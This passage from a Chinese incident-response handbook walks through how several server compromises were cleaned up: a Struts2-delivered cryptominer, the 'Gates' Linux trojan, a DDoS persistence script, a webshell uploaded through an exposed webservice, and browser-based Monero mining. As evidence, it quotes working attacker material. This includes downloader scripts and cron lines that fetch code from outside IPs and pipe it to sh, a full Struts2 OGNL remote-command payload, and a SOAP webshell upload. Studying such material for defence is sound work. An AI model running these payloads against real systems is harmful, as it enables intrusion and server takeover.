9 ps -fe|grep -e "wcubpizlk" -e "slxfbkmxtd" -e "jvdixbsjgds" -e "mgeflshghx" -e "kzpprqvhov" -e "qupjxjbnwm" |grep -v grep
10 if [ $? -ne 0 ]
11 then
12 echo "start process...."
13 chmod 777 /var/tmp/wcubpizlk.conf
14 rm -rf /var/tmp/wcubpizlk.conf
15 curl -o /var/tmp/wcubpizlk.conf http://5.188.87.12/icons/kworker.conf
16 wget -O /var/tmp/wcubpizlk.conf http://5.188.87.12/icons/kworker.conf
17 chmod 777 /var/tmp/atd
18 rm -rf /var/tmp/atd
19 cat /proc/cpuinfo|grep aes>/dev/null
20 if [ $? -ne 1 ]
21 then
22 curl -o /var/tmp/atd http://5.188.87.12/icons/kworker
23 wget -O /var/tmp/atd http://5.188.87.12/icons/kworker
24 else
25 curl -o /var/tmp/atd http://5.188.87.12/icons/kworker_na
26 wget -O /var/tmp/atd http://5.188.87.12/icons/kworker_na
27 fi
28 chmod +x /var/tmp/atd
29 cd /var/tmp
30 proc=`grep -c ^processor /proc/cpuinfo`
31 cores=$((($proc+1)/2))
32 nohup ./atd -c wcubpizlk.conf -t `echo $cores` >/dev/null &
33 else
34 echo "runing...."
35 fi

```

到这里，我们可以发现攻击者下载logo.jpg并执行了里面了shell脚本，那这个脚本是如何启动的呢？

通过排查系统开机启动项、定时任务、服务等，在定时任务里面，发现了恶意脚本，每隔一段时间发起请求下载病毒源，并执行。

```

WW-5111-0001:/ # crontab -l
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Sun Oct 15 21:02:03 2017)
# (Cron version V5.0 -- $Id: crontab.c,v 1.12 2004/01/23 18:56:42 vixie Exp $)
*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh
*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh

```

## B、溯源分析

在Tomcat log日志中，我们找到这样一条记录：

```

WW-5111-0001:/data/.tomcat/logs # grep -rn "5.188.87.11" *
catalina.out:441350:org.apache.commons.upload.FileUploadBase$InvalidContentTypeException: the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is !=(#_=multipart/form-data).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()),(#context.setMemberAccess(#dm))).(#cmd='echo */20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh\n*19 * * * curl http://5.188.87.11/icons/logo.jpg|sh' .(#iswin?{java.lang.System@getProperty('os.name').toLowerCase().contains('win'))}.(#cmds=(#iswin?{'cmd.exe','/c','#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())))

```

对日志中攻击源码进行摘录如下：

```

{(#_=ultipart/form-data).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()),(#context.setMemberAccess(#dm))).(#cmd='echo */20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh\n*19 * * * curl http://5.188.87.11/icons/logo.jpg|sh' | crontab -;wget -O - -q http://5.188.87.11/icons/logo.jpg|sh').(#iswin= {@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))}.(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new

```

```
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).  
(#process=#p.start()).(#ros=  
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).  
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).  
(#ros.flush())}
```

可以发现攻击代码中的操作与定时任务中异常脚本一致，据此推断黑客通过Struct 远程命令执行漏洞向服务器定时任务中写入恶意脚本并执行。

## C、清除病毒

1、删除定时任务：

```
WW-S[~] :/ # crontab -l  
# DO NOT EDIT THIS FILE - edit the master and reinstall.  
# (- installed on Sun Oct 15 21:02:03 2017)  
# (Cron version V5.0 -- $Id: crontab.c,v 1.12 2004/01/23 18:56:42 vixie Exp $)  
*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh  
*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh  
WW-S[~] :/ #  
You have new mail in /var/mail/root  
WW-S[~] :/ #  
WW-S[~] :/ # crontab -r  
WW-S[~] :/ # crontab -l  
no crontab for root
```

2、终止异常进程：

```
WW-S[~] :/ # netstat -anplt|grep 99779  
tcp        0      0 127.0.0.1:1757          0.0.0.0:*          LISTEN      99779/csg4mcb4njc3d  
tcp        0      0 172.27.99.129:53841       103.55.25.90:80    ESTABLISHED 99779/csg4mcb4njc3d  
WW-S[~] :/ #  
WW-S[~] :/ # kill -9 99779  
WW-S[~] :/ #  
WW-S[~] :/ # netstat -anplt|grep 99779  
WW-S[~] :/ #
```

## D、漏洞修复

升级struts到最新版本

## 0x03 防范措施

针对服务器被感染挖矿程序的现象，总结了几种预防措施：

- 1、安装安全软件并升级病毒库，定期全盘扫描，保持实时防护
- 2、及时更新 windows安全补丁，开启防火墙临时关闭端口
- 3、及时更新web漏洞补丁，升级web组件

## 第4篇：盖茨木马

### 0x00 前言

Linux盖茨木马是一类有着丰富历史，隐藏手法巧妙，网络攻击行为显著的DDoS木马，主要恶意特点是具备了后门程序，DDoS攻击的能力，并且会替换常用的系统文件进行伪装。木马得名于其在变量函数的命名中，大量使用Gates这个单词。分析和清除盖茨木马的过程，可以发现有很多值得去学习和借鉴的地方。

## 0x01 应急场景

某天，网站管理员发现服务器CPU资源异常，几个异常进程占用大量网络带宽：

```
top - 15:31:56 up 4:11, 3 users, load average: 2.38, 2.23, 1.59
Tasks: 391 total, 2 running, 387 sleeping, 1 stopped, 1 zombie
Cpu(s): 49.1%us, 23.4%sy, 0.0%ni, 25.6%id, 0.0%wa, 0.0%hi, 1.8%si, 0.0%st
Mem: 16334216k total, 7405560k used, 8928656k free, 170724k buffers
Swap: 8241144k total, 0k used, 8241144k free, 601492k cached

PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
1871 root 20 0 34184 3072 208 S 99.1 0.0 8:44.75 kaxvikpoxk
1886 root 20 0 52488 816 208 S 74.9 0.0 11:48.19 sryetfcwoyo
7059 root 20 0 238m 53m 3780 R 70.9 0.3 62:31.19 python
2750 root 20 0 5894m 599m 26m S 1.7 3.8 7:36.29 java
2786 root 20 0 4793m 414m 13m S 1.3 2.6 4:05.13 java
4301 root 20 0 2593m 37m 6548 S 1.0 0.2 2:23.14 python
2188 root 20 0 4015m 193m 16m S 0.7 1.2 0:43.98 java
3644 root 20 0 5810m 1.1g 29m S 0.7 7.4 2:08.47 java
7066 root 20 0 212m 12m 5180 S 0.7 0.1 0:15.46 python
30875 root 20 0 15304 1484 948 R 0.7 0.0 0:00.17 top
1 root 20 0 19368 1556 1240 S 0.3 0.0 0:07.44 init
2206 root 20 0 427m 30m 5256 S 0.3 0.2 0:55.12 python
2213 root 20 0 1311m 29m 7024 S 0.3 0.2 0:14.60 python
2591 redisuse 20 0 134m 8028 1216 S 0.3 0.0 0:21.44 redis-server
3764 root 20 0 217m 13m 5296 S 0.3 0.1 0:04.83 python
3845 root 20 0 1324m 22m 5332 S 0.3 0.1 0:24.35 python
3901 root 20 0 214m 12m 5212 S 0.3 0.1 0:03.77 python
3925 root 20 0 222m 15m 5296 S 0.3 0.1 0:40.85 python
4272 postgres 20 0 337m 15m 12m S 0.3 0.1 0:06.87 postmaster
4436 root 20 0 1638m 88m 6200 S 0.3 0.6 2:58.12 python
5582 root 20 0 304m 21m 5668 S 0.3 0.1 0:55.51 python
5594 root 20 0 305m 21m 5668 S 0.3 0.1 0:56.38 python
7109 root 20 0 650m 455m 5268 S 0.3 2.9 0:22.28 hekad
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
3 root RT 0 0 0 0 S 0.0 0.0 0:00.78 migration/0
```

## 0x02 事件分析

异常IP连接：

```
[root@localhost bsd-port]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN     5670/sshd
tcp        0      0 127.0.0.1:631             0.0.0.0:*               LISTEN     1527/cupsd
tcp        0      0 127.0.0.1:25             0.0.0.0:*               LISTEN     1991/master
tcp        0      0 0.0.0.0:48227            0.0.0.0:*               LISTEN     1451/rpc.statd
tcp        0      0 0.0.0.0:111              0.0.0.0:*               LISTEN     1431/rpcbind
tcp        0      1 192.168.8.146:47015          103.57.108.162:6001      SYN SENT   15076//.getty
tcp        0      52 192.168.8.146:22            192.168.8.1:48821        ESTABLISHED 5734/sshd
tcp        0      0 :::22                  ::::*                  LISTEN     5670/sshd
tcp        0      0 ::1:631                ::::*                  LISTEN     1527/cupsd
tcp        0      0 ::1:25                  ::::*                  LISTEN     1991/master
tcp        0      0 ::57286                ::::*                  LISTEN     1451/rpc.statd
tcp        0      0 ::111                 ::::*                  LISTEN     1431/rpcbind
```

异常进程：

查看进行发现ps aux进程异常，进入该目录发现多个命令，猜测命令可能已被替换

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程：

```

root      2124  0.0  0.0  3020   496 ?          Ss    14:48  0:00 /usr/sbin/atd
root      2291  0.0  0.0  2004   472 tty2        S+   14:48  0:00 /sbin/mingetty /dev/tty2
root      2293  0.0  0.0  2004   476 tty3        S+   14:48  0:00 /sbin/mingetty /dev/tty3
root      2295  0.0  0.0  2004   472 tty4        S+   14:48  0:00 /sbin/mingetty /dev/tty4
root      2297  0.0  0.1  3360   1828 ?          S<   14:48  0:00 /sbin/udevd -d
root      2298  0.0  0.1  3360   1832 ?          S<   14:48  0:00 /sbin/udevd -d
root      2300  0.0  0.0  2004   500 tty5        S+   14:48  0:00 /sbin/mingetty /dev/tty5
root      2305  0.0  0.0  2004   472 tty6        S+   14:48  0:00 /sbin/mingetty /dev/tty6
root      5322  0.0  0.2  22732  3084 ?          Sl    14:49  0:00 /usr/sbin/console-kit-daemon --no-daemon
root      5670  0.0  0.1  9008   1040 ?          Ss   14:49  0:00 /usr/sbin/sshd
root      5734  0.0  0.3  12076  3808 ?          Ss   14:50  0:01 sshd: root@pts/0
root      5757  0.0  0.1  6952   1808 pts/0       Ss   14:50  0:00 -bash
root      8510  0.0  0.0  2004   472 ttyl       S+   15:04  0:00 /sbin/mingetty /dev/ttym0
root     10628  0.0  0.0  93636  868 ?          Ssl  15:13  0:00 /usr/bin/dpkgd/ps aux
root     10704  0.0  0.0  11716  544 ?          Ssl  15:13  0:00 /usr/bin/.sshd
root     14033  0.0  0.0  1372   924 ?          Ss   15:27  0:00 gnome-terminal
root     14036  0.0  0.0  1372   924 ?          Ss   15:27  0:00 su
root     14038  0.0  0.0  1372   924 ?          Ss   15:27  0:00 echo "find"
root     14039  0.0  0.0  1372   924 ?          Ss   15:27  0:00 ifconfig eth0
root     14040  0.0  0.1  6544   1060 pts/0       R+   15:27  0:00 ps aux
[root@localhost dpkgd]# ^C
[root@localhost dpkgd]# cd /usr/bin/dpkgd
[root@localhost dpkgd]#
[root@localhost dpkgd]# ls -lh
总用量 1.6M
-rwxr-xr-x. 1 root root 144K 9月  3 14:56 lsof
-rwxr-xr-x. 1 root root 121K 9月  3 14:56 netstat
-rwxr-xr-x. 1 root root 1.2M 9月  3 14:56 ps
-rwxr-xr-x. 1 root root  73K 9月  3 14:56 ss

```

## 异常启动项

进入rc3.d目录可以发现多个异常进程：

/etc/rc.d/rc3.d/S97DbSecuritySpt

/etc/rc.d/rc3.d/S99selinux

```

[root@localhost rc.d]# ls
init.d  rc  rc0.d  rc1.d  rc2.d  rc3.d  rc4.d  rc5.d  rc6.d  rc.local  rc.sysinit
[root@localhost rc.d]# cd init.d/
[root@localhost init.d]# ls
abrt-cpp  auditd      cgred      functions  ip6tables  kugpxroiy  mysqld    nfslock  portreserve  restorecond  rpcsvcgssd  single  vmware-tools
abrtd    autofs      cpuspeed   haldaemon  iptables   lvm2-lvmetad  netconsole  ntpd    postfix    rngd      rsyslog   smartd  vmware-tools-thinprint
abrt-oops  blk-availability  crond      halt      irqbalance  lvm2-monitor  netfs   ntpdate  psacct   rpcbind   sandbox  sshd   winbind
acpid    certmonger   cups       htcachecclean  kdump     mdmonitor   network  numad   quota_nld  rpcgsd   saslauthd  sssd   xinetd
atd      cgconfig     DbSecuritySpt  httpd     killall    messagebus  nfs     oddjobd  rdisc    rpcidmapd  selinux  udev-post  ypbinder
[root@localhost init.d]# more DbSecuritySpt
#!/bin/bash
/usr/bin/dpkgd/ps
[root@localhost init.d]# more selinux
#!/bin/bash
/usr/bin/basd-port/getty

[root@localhost init.d]# ls -l
lrwxrwxrwx. 1 root root 13 12月 22 14:48 S90kugpxroiy -> ../init.d/kugpxroiy
lrwxrwxrwx. 1 root root 13 1月 10 2016 S95atd -> ../init.d/atd
lrwxrwxrwx. 1 root root 25 9月  3 14:56 S97DbSecuritySpt -> /etc/init.d/DbSecuritySpt
lrwxrwxrwx. 1 root root 20 1月 10 2016 S99certmonger -> ../init.d/certmonger
lrwxrwxrwx. 1 root root 11 1月 10 2016 S99local -> ../rc.local
lrwxrwxrwx. 1 root root 19 9月  3 14:56 S99selinux -> /etc/init.d/selinux

```

## 搜索病毒原体

find / -size -1223124c -size +1223122c -exec ls -id {} \; 搜索1223123大小的文件

```
[root@localhost rc3.d]# find / -size -1223124c -size +1223122c -exec ls -id {} \;
529599 /bin/ps
524140 /bin/netstat
659226 /usr/bin/bsd-port/getty
659230 /usr/bin/dpkgd/ps
278271 /usr/bin/.sshd
271230 /usr/sbin/ss
284915 /usr/sbin/lsof
find: "/proc/16353": 没有那个文件或目录
find: "/proc/16356": 没有那个文件或目录
find: "/proc/16358": 没有那个文件或目录
find: "/proc/16359": 没有那个文件或目录
find: "/proc/16375/task/16375/fd/5": 没有那个文件或目录
find: "/proc/16375/task/16375/fdinfo/5": 没有那个文件或目录
find: "/proc/16375/fd/5": 没有那个文件或目录
find: "/proc/16375/fdinfo/5": 没有那个文件或目录
```

从以上种种行为发现该病毒与“盖茨木马”有点类似，具体技术分析细节详见：

Linux平台“盖茨木马”分析

<http://www.freebuf.com/articles/system/117823.html>

悬镜服务器卫士 | Linux平台“盖茨木马”分析

[http://www.sohu.com/a/117926079\\_515168](http://www.sohu.com/a/117926079_515168)

手动清除木马过程：

1、简单判断有无木马

```
#有无下列文件
cat /etc/rc.d/init.d/selinux
cat /etc/rc.d/init.d/DbSecuritySpt
ls /usr/bin/bsd-port
ls /usr/bin/dpkgd
#查看大小是否正常
ls -lh /bin/netstat
ls -lh /bin/ps
ls -lh /usr/sbin/lsof
ls -lh /usr/sbin/ss
```

2、上传如下命令到/root下

```
ps netstat ss lsof
```

3、删除如下目录及文件

```
rm -rf /usr/bin/dpkgd (ps netstat lsof ss)
rm -rf /usr/bin/bsd-port      #木马程序
rm -f /usr/bin/.sshd         #木马后门
rm -f /tmp/gates.lod
rm -f /tmp/moni.lod
rm -f /etc/rc.d/init.d/DbSecuritySpt(启动上述描述的那些木马变种程序)
rm -f /etc/rc.d/rc1.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc2.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc3.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc4.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc5.d/S97DbSecuritySpt
rm -f /etc/rc.d/init.d/selinux(默认是启动/usr/bin/bsd-port/getty)
rm -f /etc/rc.d/rc1.d/S99selinux
rm -f /etc/rc.d/rc2.d/S99selinux
rm -f /etc/rc.d/rc3.d/S99selinux
rm -f /etc/rc.d/rc4.d/S99selinux
```

```
rm -f /etc/rc.d/rc5.d/S99selinux
```

4、找出异常程序并杀死

5、删除含木马命令并重新安装

## 0x03 命令替换

### RPM check检查：

系统完整性也可以通过rpm自带的-v-a来校验检查所有的rpm软件包，有哪些被篡改了，防止rpm也被替换，上传一个安全干净稳定的版本rpm二进制到服务器上进行检查

```
./rpm -Va > rpm.log
```

如果一切均校验正常将不会产生任何输出。如果有不一致的地方，就会显示出来。输出格式是8位长字符串，` `c 用以指配置文件，接着是文件名。8位字符的每一个 用以表示文件与RPM数据库中一种属性的比较结果。` `。 (点) 表示测试通过。. 下面的字符表示对RPM软件包进行的某种测试失败：

验证内容中的8个信息的具体内容如下：

- ◆ S 文件大小是否改变
- ◆ M 文件的类型或文件的权限(rwx)是否被改变
- ◆ 5 文件MD5校验和是否改变(可以看成文件内容是否改变)
- ◆ D 设备的中,从代码是否改变
- ◆ L 文件路径是否改变
- ◆ U 文件的属主(所有者)是否改变
- ◆ G 文件的属组是否改变
- ◆ T 文件的修改时间是否改变

### 命令替换：

rpm2cpio 包全名 | cpio -idv .文件绝对路径 rpm包中文件提取  
Rpm2cpio 将rpm包转换为cpio格式的命令

Cpio 是一个标准工具，它用于创建软件档案文件和从档案文件中提取文件

Cpio 选项 < [文件|设备]

-i : copy-in模式，还原

-d : 还原时自动新建目录

-v : 显示还原过程

文件提取还原案例：

```
rpm -qf /bin/ls   查询ls命令属于哪个软件包  
mv /bin/ls /tmp  
rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls 提取rpm包中ls命令到当前目录的/bin/ls下  
cp /root/bin/ls /bin/ 把ls命令复制到/bin/目录 修复文件丢失
```

挂载命令rpm包：

```
mkdir /mnt/chrom/ 建立挂载点  
mount -t iso9660 /dev/cdrom /mnt/cdrom/ 挂在光盘  
mount/dev/sr0 /mnt/cdrom/
```

卸载命令

```
umount 设备文件名或挂载点  
umount /mnt/cdrom/
```

```
[root@localhost mnt]# ls  
cdrom chrom hgfs  
[root@localhost mnt]# rpm -qf /bin/ps  
procps-3.2.8-30.el6.i686  
[root@localhost mnt]# rpm2cpio /mnt/cdrom/Packages/procps-3.2.8-30.el6.i686.rpm | cpio -idv ./bin/ps  
.bin/ps  
862 块  
[root@localhost mnt]# ls  
bin cdrom chrom hgfs  
[root@localhost mnt]# cd bin  
[root@localhost bin]# ls  
ps  
[root@localhost bin]# cp ps /bin/ps  
cp: 是否覆盖"/bin/ps"? yes
```

## 第5篇：DDOS病毒

### 现象描述

某服务器网络资源异常,感染该木马病毒的服务器会占用网络带宽，甚至影响网络业务正常应用。

### 系统分析

针对日志服务器病毒事件排查情况：在开机启动项/etc/rc.d/rc.local发现可疑的sh.sh脚本，进一步跟踪sh.sh脚本,这是一个检测病毒十分钟存活的脚本。

在root目录下发现存活检测脚本

```

[root@espctest /]# cd root/
[root@espctest root]# ls
anaconda-ks.cfg  conf.n      install.log.syslog  VMwareTools-9.4.10-2068191.tar.gz  wget
conf.m          install.log  sh.sh                  vmware-tools-distrib
[root@espctest root]# more sh.sh
#!/bin/bash
#Welcome like-minded friends to come to exchange.
#We are a group of people who have a dream.
#           qun:10776622
#           2016-06-14

if [ "sh /etc/chongfu.sh &" = "$(cat /etc/rc.local | grep /etc/chongfu.sh | grep -v grep)" ]; then
    echo ""
else
    echo "sh /etc/chongfu.sh &" >> /etc/rc.local
fi

while [ 1 ]; do
    Centos_sshd_killn=$(ps aux | grep "/root/conf.m" | grep -v grep | wc -l)
    if [[ $Centos_sshd_killn -eq 0 ]]; then
        if [ ! -f "/root/conf.m" ]; then
            if [ -f "/usr/bin/wget" ]; then
                cp /usr/bin/wget .
                chmod +x wget
                ./wget -P . http://222.186.21.228:27/conf.m
                ./wget -P /root/ http://222.186.21.228:27/conf.m &> /dev/null
                chmod 755 /root/conf.m
                rm wget -rf
            else
                echo "No wget"
            fi
        fi
    fi
done

```

解决步骤：

1. 结束进程 ps aux | grep "conf.m" | grep -v grep | awk '{print \$2}'| xargs kill -9
2. 清除自动启动脚本 vim /etc/rc.local 去掉 sh /etc/chongfu.sh &
3. 清除脚本 rm -rf /etc/chongfu.sh /tem/chongfu.sh
4. 修改登录密码 passwd
5. 重启。 reboot

## 第四章：Web实战篇

### 第1篇：网站被植入Webshell

网站被植入webshell，意味着网站存在可利用的高危漏洞，攻击者通过利用漏洞入侵网站，写入webshell接管网站的控制权。为了得到权限，常规的手段如：前后台任意文件上传，远程命令执行，Sql注入写入文件等。

#### 现象描述

网站管理员在站点目录下发现存在webshell，于是开始了对入侵过程展开了分析。

The screenshot shows a software interface for scanning files. The search path is set to 'D:\smartexan'. The search type is '脚本+图片' (Script+Image). The results table has columns for '文件' (File), '级别' (Level), '说明' (Description), '大小' (Size), '修改时间' (Last modified), and '验证值' (Verification value). One result is listed: 'D:\smartexan\Web\adminpassword.aspx' with a level of 5 and a description of '动态加载后门' (Dynamic loading backdoor). The size is 270, the last modified date is 2017-07-08 01:02:10, and the verification value is 62C5C5CB.

文件	级别	说明	大小	修改时间	验证值
D:\smartexan\Web\adminpassword.aspx	5	动态加载后门	270	2017-07-08 01:02:10	62C5C5CB

Webshell查杀工具：

D盾\_Web查杀 Window下webshell查杀：<http://www.d99net.net/index.asp>


河马：支持多平台，但是需要联网环境。

使用方法: wget <http://down.shellpub.com/hm/latest/hm-linux-amd64.tgz> tar xvf hm-linux-amd64.tgz hm scan /www

## 事件分析

### 1、定位时间范围

通过发现的webshell文件创建时间点，去翻看相关日期的访问日志。



### 2、Web 日志分析

经过日志分析，在文件创建的时间节点并未发现可疑的上传，但发现存在可疑的webservice接口

```
2017-07-07 17:01:49 210.34.46.53 POST /SmartExam/fileService/FileManage.asmx - 80 - 10.16.65.4 Mozilla/4.0+(compa
2017-07-07 17:01:57 210.34.46.53 POST /SmartExam/fileService/FileManage.asmx - 80 - 10.16.65.4 Mozilla/4.0+(compa
2017-07-07 17:02:05 210.34.46.53 POST /SmartExam/fileService/FileManage.asmx - 80 - 10.16.65.4 Mozilla/4.0+(compa
2017-07-07 17:02:05 210.34.46.53 POST /SmartExam/fileService/FileManage.asmx - 80 - 10.16.65.4 Mozilla/4.0+(compa
```

### 3、漏洞分析

访问webservice接口，发现变量：buffer、distinctpath、newfilename可以在客户端自定义

WSDL Loader Test Request Plugin Configuration Attack Overview Log Expert View Configuration

WSDL  
http://[REDACTED]/SmartExam/fileService/FileManage.asmx?WSDL Load

Interface: FileManagerSoap12 Operation: UploadFile New

Prefix	Uri
soap	http://www.w3.org/2003/05/soap-envelope
tem	http://tempuri.org/

Request Input Table Request Expert View

Name	Parents	Value
tem:buffer	soap:Envelope -> soap:Body -> tem:UploadFile	IDwIQCBQYWdIIExhbmd1YWdIP...
tem:distinctPath	soap:Envelope -> soap:Body -> tem:UploadFile	D:\smartexam\Web
tem:newFileName	soap:Envelope -> soap:Body -> tem:UploadFile	22.aspx

## 4、漏洞复现

尝试对漏洞进行复现，可成功上传webshell，控制网站服务器

WSDL Loader Test Request Plugin Configuration Attack Overview Log Expert View Configuration

URL Endpoint: http://127.0.0.1:8080/smarterExam/fileService/FileManage.asmx

**XML Request** Additional HTTP Request Headers

```
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:tem="http://tempuri.org/">
  <soap:Header/>
  <soap:Body>
    <tem:UploadFile>
      <!--Optional:-->
      <tem:buffer>IDwlQCBQYWd1IExhbmd1YWdlPSJKc2NyaXB0IiU+PCVldmFsKFJlcXVlc3QuSXR1bVsiY2hvcHB1ciJd
      <!--Optional:-->
      <tem:distinctPath>D:\smarterexam\Web</tem:distinctPath>
      <!--Optional:-->
      <tem:newFileName>22.aspx</tem:newFileName>
    </tem:UploadFile>
  </soap:Body>
</soap:Envelope>
```

**XML Response** HTTP Response Headers

```
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <UploadFileResponse xmlns="http://tempuri.org/">
      <UploadFileResult>
        <HasError>false</HasError>
        <ErrorCode/>
        <Message/>
      </UploadFileResult>
    </UploadFileResponse>
  </soap:Body>
</soap:Envelope>
```

Send

smartexam		
aspnet_client		
Web		
App_Browsers	2012-04-27 08:23:42	0
App_Code	2011-12-30 09:48:51	0
App_Themes	2012-03-22 10:59:38	0
aspnet_client	2011-09-14 10:47:50	0
bbs	2012-12-29 23:18:59	0
bin	2017-12-12 13:06:20	0
bos	2016-07-14 15:54:21	0
customize	2017-12-12 14:07:47	0
dist	2012-03-22 10:59:40	0
exam	2017-12-12 13:07:37	0
fileroot	2017-09-21 14:44:10	0
fileService	2012-04-27 08:23:59	0
framework	2012-04-27 08:24:00	0
import	2012-04-27 08:24:00	0
js	2012-04-27 08:24:00	0
log	2017-12-12 10:30:48	0
module	2012-04-27 08:24:00	0
site	2016-07-14 15:54:21	0
smartexam	2016-07-14 10:17:17	0
style	2012-03-22 11:01:05	0
trn		
user		
SmartExam2009		

## 5、漏洞修复

清除webshell并对webservice接口进行代码修复。

从发现webshell到日志分析，再到漏洞复现和修复，本文暂不涉及溯源取证方面。

## 第2篇：门罗币在线挖矿

### 0x00 前言

门罗币，全名：MONERO，缩写：XMR，是一种具有高保密性的数字货币，可通过交易所购买获得，也可以通过挖矿方式获得。只需创建一个用户，配置JS脚本，打开网页就挖矿，是一种非常简单的挖矿方式。

### 0x01 应急场景

某安全产品漏洞预警，从08/09日0点开始，局域网某IP频繁访问的恶意内容。

» 2018-08-09 09:05:36	2 [REDACTED]	169.56	172. [REDACTED] 0.37	局域网	62516	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
» 2018-08-09 08:15:26	2 [REDACTED]	169.100	172. [REDACTED] 0.37	局域网	61186	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
» 2018-08-09 08:05:23	2 [REDACTED]	169.100	172. [REDACTED] 0.37	局域网	60882	恶意内容: Coinminer_COINHIVE.SMF-JS - HTTP (Response)
